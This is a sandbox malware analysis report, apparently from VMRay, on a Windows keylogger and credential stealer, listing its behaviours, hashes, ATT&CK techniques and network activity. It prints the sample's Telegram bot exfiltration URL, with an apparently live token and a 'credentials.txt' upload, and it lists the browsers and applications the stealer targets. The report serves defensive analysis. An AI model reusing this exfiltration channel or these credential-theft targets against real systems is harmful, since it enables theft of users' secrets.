MALICIOUS

Classifications: Keylogger | Injector | Spyware

Threat Names: Mal/Generic-S

Verdict Reason: -

Sample Type	**Windows Exe (x86-32)**
File Name	**6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe**
ID	#5066920
MD5	45061e4da841c2587d0890148705a142
SHA1	eb68218c1d70f3ba00f8190c8171ad1cfa2fb42a
SHA256	6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf
File Size	406.33 KB
Report Created	2022-08-05 12:07 (UTC+2)
Target Environment	win10_64_th2_en_mso2016 | exe

OVERVIEW

VMRay Threat Identifiers (38 rules, 120 matches)

Score	Category	Operation	Count	Classification
5/5	_data_collection	Tries to read cached credentials of various applications	1	Spyware
	• Tries to read sensitive data of: Kometa, CocCoc, Yandex Browser, Epic Privacy Browser, Comodo Dragon, Vivaldi, Google Chrome, Elem... ...um, Amigo, CentBrowser, Sputnik, Orbitum, Opera, 7Star, Chedot, CoreFTP, Torch, Maple Studio, k-Meleon, WinSCP, Microsoft Outlook.			
5/5	Discovery	Combination of other detections shows configuration discovery	1	-
	• Based on a combination of other detections, the sample gathers information about the running system to identify it.			
4/5	Masquerade	Creates a new process masquerading as a system process	1	-
	• (Process #4) icsys.icn.exe creates a process named explorer.exe.			
4/5	Injection	Writes into the memory of another process	1	Injector
	• (Process #2) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe modifies memory of (process #3) applaunch.exe.			
4/5	Injection	Modifies control flow of another process	1	-
	• (Process #2) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe alters context of (process #3) applaunch.exe.			
4/5	Reputation	Known malicious file	2	-
	• Reputation analysis labels file "c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe " as Mal/Generic-S. • Reputation analysis labels the sample itself as Mal/Generic-S.			
3/5	Input Capture	Monitors keyboard input	1	Keylogger
	• (Process #5) explorer.exe installs system wide "WH_KEYBOARD_LL" hook(s) to monitor keystrokes.			
3/5	Defense Evasion	Tries to detect the presence of antivirus software	1	-
	• (Process #3) applaunch.exe tries to detect antivirus software via WMI query: "Select * from AntivirusProduct".			
3/5	System Modification	Disables a crucial system service	3	-
	• (Process #7) svchost.exe disables Internet Connection Sharing service by registry. • (Process #111) sc.exe stops Internet Connection Sharing service by ControlService API. • (Process #7) svchost.exe stops Internet Connection Sharing service via the sc.exe utility.			
3/5	System Modification	Creates SMB share on local host	1	-
	• (Process #7) svchost.exe creates a network share at "\\localhost\".			
3/5	Network Connection	Sends data via a Telegram bot	1	-
	• (Process #2) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe sends data via Telegram method sendDocument.			
2/5	Hide Tracks	Deletes file after execution	3	-
	• (Process #4) icsys.icn.exe deletes executed executable "c:\windows\system\explorer.exe". • (Process #5) explorer.exe deletes executed executable "c:\windows\system\spoolsv.exe". • (Process #6) spoolsv.exe deletes executed executable "c:\windows\system\svchost.exe".			
2/5	Anti Analysis	Delays execution	3	-

Score	Category	Operation	Count	Classification
	• (Process #2) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe has a thread which sleeps more than 5 minutes. • (Process #5) explorer.exe has a thread which sleeps more than 5 minutes. • (Process #7) svchost.exe has a thread which sleeps more than 5 minutes.			
2/5	Discovery	Queries OS version via WMI	1	-
	• (Process #3) applaunch.exe queries OS version via WMI.			
2/5	Discovery	Executes WMI query	5	-
	• (Process #3) applaunch.exe executes WMI query: SELECT * FROM win32_operatingsystem. • (Process #3) applaunch.exe executes WMI query: Select * from AntivirusProduct. • (Process #3) applaunch.exe executes WMI query: SELECT * FROM Win32_Processor. • (Process #3) applaunch.exe executes WMI query: SELECT * FROM Win32_VideoController. • (Process #3) applaunch.exe executes WMI query: Select * From Win32_ComputerSystem.			
2/5	Discovery	Collects hardware properties	1	-
	• (Process #3) applaunch.exe queries hardware properties via WMI.			
2/5	Discovery	Reads network adapter information	1	-
	• (Process #3) applaunch.exe reads the network adapters' addresses by API.			
2/5	_data_collection	Reads sensitive browser data	20	-
	• (Process #3) applaunch.exe tries to read sensitive data of web browser "Google Chrome" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Opera" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Yandex Browser" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Comodo Dragon" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Maple Studio" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Chromium" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Torch" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "7Star" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Amigo" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "CentBrowser" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Chedot" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "CocCoc" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Elements Browser" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Epic Privacy Browser" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Kometa" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Orbitum" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Sputnik" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Uran" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Vivaldi" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "k-Meleon" by file.			
2/5	_data_collection	Reads sensitive mail data	1	-
	• (Process #3) applaunch.exe tries to read sensitive data of mail application "Microsoft Outlook" by registry.			
2/5	_data_collection	Reads sensitive ftp data	1	-
	• (Process #3) applaunch.exe tries to read sensitive data of ftp application "CoreFTP" by registry.			
2/5	_data_collection	Reads sensitive application data	1	-

Score	Category	Operation	Count	Classification
	• (Process #3) applaunch.exe tries to read sensitive data of application "WinSCP" by registry.			
2/5	Network Connection	URL indicates a CMS hoster	19	-
	• URL https://zxq.net/wp-content/themes/smart-mag/css/icons/fonts/ts-icons.woff2?v2.2 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/themes/smart-mag/style.css?ver=7.1.1 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-admin//admin-ajax.php embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/themes/smart-mag/css/icons/icons.css?ver=7.1.1 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/uploads/2022/02/zxq-icon-150x150.png embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/themes/smart-mag/js/theme.js?ver=7.1.1 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/plugins/table-of-contents-plus/front.min.js?ver=2106 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/plugins/table-of-contents-plus/screen.min.css?ver=2106 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-includes/css/dist/block-library/style.min.css?ver=5.9.1 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/uploads/2022/02/ZXQ.png embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/uploads/2022/02/zxq-icon-300x300.png embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/themes/smart-mag/js/lazyload.js?ver=7.1.1 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-includes/wlwmanifest.xml embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/themes/smart-mag/css/lightbox.css?ver=7.1.1 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/themes/smart-mag/js/jquery.mfp-lightbox.js?ver=7.1.1 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-content/themes/smart-mag/js/jquery.sticky-sidebar.js?ver=7.1.1 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-includes/js/jquery/jquery.min.js?ver=3.6.0 embedded in document None is hosted by Wordpress. • URL https://zxq.net/wp-includes//js//wp-emoji-release.min.js?ver=5.9.1 embedded in document None is hosted by Wordpress.		
2/5	Injection	Injects a file into a process started from a created or modified executable	1	-
	• (Process #5) explorer.exe injects file into (process #7) svchost.exe.			
1/5	Hide Tracks	Creates process with hidden window	6	-
	• (Process #2) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe starts (process #2) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe with a hidden window. • (Process #1) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe starts (process #1) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe with a hidden window. • (Process #4) icsys.icn.exe starts (process #4) icsys.icn.exe with a hidden window. • (Process #5) explorer.exe starts (process #5) explorer.exe with a hidden window. • (Process #6) spoolsv.exe starts (process #6) spoolsv.exe with a hidden window. • (Process #7) svchost.exe starts (process #7) svchost.exe with a hidden window.		
1/5	Obfuscation	Creates a page with write and execute permissions	1	-
	• (Process #2) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe allocates a page in a foreign process with "PAGE_EXECUTE_READWRITE" permissions, often used to dynamically unpack code.			
1/5	Discovery	Enumerates running processes	3	-
	• (Process #4) icsys.icn.exe enumerates running processes. • (Process #5) explorer.exe enumerates running processes. • (Process #7) svchost.exe enumerates running processes.			
1/5	System Modification	Modifies operating system directory	4	-
	• (Process #4) icsys.icn.exe creates file "c:\windows\system\explorer.exe" in the OS directory. • (Process #5) explorer.exe creates file "c:\windows\system\spoolsv.exe" in the OS directory. • (Process #6) spoolsv.exe creates file "c:\windows\system\svchost.exe" in the OS directory. • (Process #5) explorer.exe creates file "C:\Windows\system\cmsys.cmn" in the OS directory.			

Score	Category	Operation	Count	Classification
1/5	Input Capture	Monitors mouse movements and clicks	1	-
	• (Process #5) explorer.exe installs system wide "WH_MOUSE_LL" hook(s) to monitor mouse clicks.			
1/5	Persistence	Installs system startup script or application	4	-
	• (Process #5) explorer.exe adds "c:\windows\system\explorer.exe RO" to Windows startup via registry. • (Process #5) explorer.exe adds "c:\windows\system\svchost.exe RO" to Windows startup via registry. • (Process #7) svchost.exe adds "c:\windows\system\explorer.exe RO" to Windows startup via registry. • (Process #7) svchost.exe adds "c:\windows\system\svchost.exe RO" to Windows startup via registry.			
1/5	Persistence	Installs system service	1	-
	• (Process #7) svchost.exe installs service "Schedule" via registry.			
1/5	Discovery	Possibly does reconnaissance	6	-
	• (Process #3) applaunch.exe tries to gather information about application "WinSCP" by registry. • (Process #3) applaunch.exe tries to gather information about application "Mozilla Firefox" by file. • (Process #3) applaunch.exe tries to gather information about application "k-Meleon" by file. • (Process #3) applaunch.exe tries to gather information about application "Comodo IceDragon" by file. • (Process #3) applaunch.exe tries to gather information about application "Cyberfox" by file. • (Process #3) applaunch.exe tries to gather information about application "blackHawk" by file.			
1/5	Network Connection	Performs DNS request	1	-
	• (Process #3) applaunch.exe resolves host name "icanhazip.com" to IP "104.18.115.97".			
1/5	Network Connection	Connects to remote host	1	-
	• (Process #3) applaunch.exe opens an outgoing TCP connection to host "104.18.115.97:80".			
1/5	Network Connection	Downloads file	1	-
	• (Process #2) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe downloads file via http from https://api.telegr... ...g/bot5546226764:AAFgA9orKnIJXfe165J2OAI1h11SWEqFyFQ/sendDocument?chat_id=5461341539&caption=credentials.txt::XC64ZB\RDhJ0CNFevzX.			
1/5	Discovery	Checks external IP address	1	-
	• (Process #3) applaunch.exe checks external IP by asking IP info service at "http://icanhazip.com".			
1/5	Obfuscation	Resolves API functions dynamically	8	-
	• (Process #1) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe resolves 73 API functions by name. • (Process #2) 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe resolves 82 API functions by name. • (Process #4) icsys.icn.exe resolves 79 API functions by name. • (Process #5) explorer.exe resolves 102 API functions by name. • (Process #6) spoolsv.exe resolves 71 API functions by name. • (Process #7) svchost.exe resolves 96 API functions by name. • (Process #8) spoolsv.exe resolves 68 API functions by name. • (Process #3) applaunch.exe resolves 48 API functions by name.			
1/5	Execution	Drops PE file	6	-

Score	Category	Operation	Count	Classification
	• (Process #7) svchost.exe drops file "c:\windows\system\svchost.exe". • (Process #7) svchost.exe drops file "C:\Users\RDhJ0CNFevzX\AppData\Local\stsys.exe". • (Process #5) explorer.exe drops file "C:\Users\RDhJ0CNFevzX\AppData\Roaming\mrsys.exe". • (Process #4) icsys.icn.exe drops file "c:\users\rdhj0cnfevzx\appdata\local\icsys.icn.exe". • (Process #5) explorer.exe drops file "c:\windows\system\spoolsv.exe". • (Process #4) icsys.icn.exe drops file "c:\windows\system\explorer.exe".			
1/5	Execution	Executes dropped PE file	5	-
	• Executes dropped file "c:\windows\system\svchost.exe". • Executes dropped file "C:\Users\RDhJ0CNFevzX\AppData\Local\icsys.icn.exe". • Executes dropped file "c:\windows\system\spoolsv.exe". • Executes dropped file "C:\Windows\System\explorer.exe". • Executes dropped file "c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe ".			

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
	#T1047 Windows Management Instrumentation	#T1179 Hooking	#T1179 Hooking	#T1143 Hidden Window	#T1056 Input Capture	#T1057 Process Discovery	#T1105 Remote File Copy	#T1056 Input Capture	#T1071 Standard Application Layer Protocol	#T1048 Exfiltration Over Alternative Protocol	#T1489 Service Stop
	#T1059 Command-Line Interface	#T1060 Registry Run Keys / Startup Folder	#T1050 New Service	#T1045 Software Packing	#T1179 Hooking	#T1082 System Information Discovery		#T1119 Automated Collection	#T1105 Remote File Copy		
		#T1050 New Service	#T1058 Service Registry Permissions Weakness	#T1112 Modify Registry	#T1081 Credentials in Files	#T1063 Security Software Discovery		#T1005 Data from Local System			
		#T1058 Service Registry Permissions Weakness	#T1055 Process Injection	#T1055 Process Injection	#T1214 Credentials in Registry	#T1016 System Network Configuration Discovery					
						#T1083 File and Directory Discovery					
						#T1012 Query Registry					


Sample Information


ID	#5066920
MD5	45061e4da841c2587d0890148705a142
SHA1	eb68218c1d70f3ba00f8190c8171ad1cfa2fb42a
SHA256	6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf
SSDeep	6144:UvEN2U+T6i5LirrllHy4HUcMQY61DdreIfa:GENN+T5xYrllrU7QY61ra
ImpHash	98f67c550a7da65513e63ffd998f6b2e
File Name	6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe
File Size	406.33 KB
Sample Type	Windows Exe (x86-32)
Has Macros	✔


Analysis Information

Creation Time	2022-08-05 12:07 (UTC+2)
Analysis Duration	00:04:00
Termination Reason	Timeout
Number of Monitored Processes	107
Execution Successful	False
Reputation Enabled	✔
WHOIS Enabled	✔
Built-in AV Enabled	✖
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	0
YARA Enabled	✔
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	0


Recycle Bin
Search Windows
10:08 AM
8/5/2022


User Account Control
Do you want to allow this app from an unknown publisher to make changes to your PC?
Program name: 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd...
Publisher: Unknown
File origin: Hard drive on this computer
Show details
Yes
No
Change when these notifications appear





Screenshots truncated

NETWORK

General

6.13 KB total sent

21.57 KB total received

3 ports 80, 443, 53

4 contacted IP addresses

52 URLs extracted

3 files downloaded

0 malicious hosts detected

DNS

8 DNS requests for 8 domains

1 nameservers contacted

1 total requests returned errors

HTTP/S

7 URLs contacted, 4 servers

9 sessions, 8.42 KB sent, 43.89 KB received

HTTP Requests

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	http://www.google.com	-	-		0 bytes	NA
GET	http://fonts.googleapis.com	-	-		0 bytes	NA
GET	http://s.w.org	-	-		0 bytes	NA
